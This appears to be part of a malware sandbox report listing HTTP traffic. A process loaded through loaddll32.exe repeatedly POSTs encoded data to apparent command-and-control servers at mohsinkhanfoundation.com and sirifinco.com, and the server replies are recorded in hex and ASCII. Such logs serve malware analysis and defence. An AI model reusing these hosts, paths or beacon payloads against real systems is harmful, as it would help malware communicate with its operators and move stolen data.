Sep 27, 2021 20:26:01.898823023 CEST	1429	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:01 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9fUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.7	49785	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:02.239057064 CEST	1437	OUT	POST /pcQLeLMbur/Hh8fPwgIJRkuIzgrOjp5HjovOkZ6c3lifn1yZX5hfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:02.676656008 CEST	1439	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:02 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 66 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9fkJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49749	162.215.253.14	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:47.386585951 CEST	994	OUT	POST /Urbhq9wO50j/fXMKNg0nKzN/DA15DggBI0N6dX1le310YXlkfA== HTTP/1.1 Host: sirifinco.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:47.528405905 CEST	996	IN	HTTP/1.1 406 Not Acceptable Date: Mon, 27 Sep 2021 18:25:47 GMT Server: Apache Content-Length: 226 Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4e 6f 74 20 41 63 63 65 70 74 61 62 6c 65 21 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 68 31 3e 4e 6f 74 20 41 63 63 65 70 74 61 62 6c 65 21 3c 2f 68 31 3e 3c 70 3e 41 6e 20 61 70 70 72 6f 70 72 69 61 74 65 20 72 65 70 72 65 73 65 6e 74 61 74 69 6f 6e 20 6f 66 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 54 68 69 73 20 65 72 72 6f 72 20 77 61 73 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 4d 6f 64 5f 53 65 63 75 72 69 74 79 2e 3c 2f 70 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <head><title>Not Acceptable!</title></head><body> Not Acceptable! An appropriate represe ntation of the requested resource could not be found on this server. This error was generated by Mod_Security. </body ></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.7	49787	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:02.963524103 CEST	1441	OUT	POST /pcQLeLMbur/AjlCfXZ5ZHp6d2V4ZXs= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:03.402580023 CEST	1448	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:02 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 66 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9f0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.7	49789	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:03.706167936 CEST	1450	OUT	POST /pcQLeLMbur/OSdCfXZ5ZHp6d2V4ZXs= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iIiQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:04.129306078 CEST	1458	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:03 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 66 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9f0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iIiQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQkZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.7	49790	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:04.408070087 CEST	1460	OUT	POST /pcQLeLMbur/HiYFeTpyPng4KCF4Pzk8EQgqOQkgOA0PBUJ7cn5henxzYn1lfQ== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iIiQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:04.856187105 CEST	1468	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:04 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 65 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9eEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.7	49792	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:05.150487900 CEST	1470	OUT	POST /pcQLeLMbur/JhANAzl6Gw8FBhMABRYGcn9CfXZ5ZHp6d2V4ZXs= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:05.596282959 CEST	1472	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:05 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 65 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9eUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.7	49794	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:05.916579962 CEST	1480	OUT	POST /pcQLeLMbur/DRs5e3gJAw4gNkJ7cn5henxzYn1lfQ== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:06.359461069 CEST	1482	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:05 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 65 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9ekJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.7	49796	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:06.693687916 CEST	1490	OUT	POST /pcQLeLMbur/P34KJnkbASUWPzEYIgcWQntyfmF6fHNifWV9 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:07.106373072 CEST	1491	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:06 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 65 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9ekJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.7	49798	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:07.417212963 CEST	1500	OUT	POST /pcQLeLMbur/ES1CfXZ5ZHp6d2V4ZXs= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:07.873385906 CEST	1501	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:07 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 65 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9e0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.7	49800	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:08.143009901 CEST	1510	OUT	POST /pcQLeLMbur/GAUAID5zCzE+BzoOJAtGenN5Yn59cmV+YXw= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
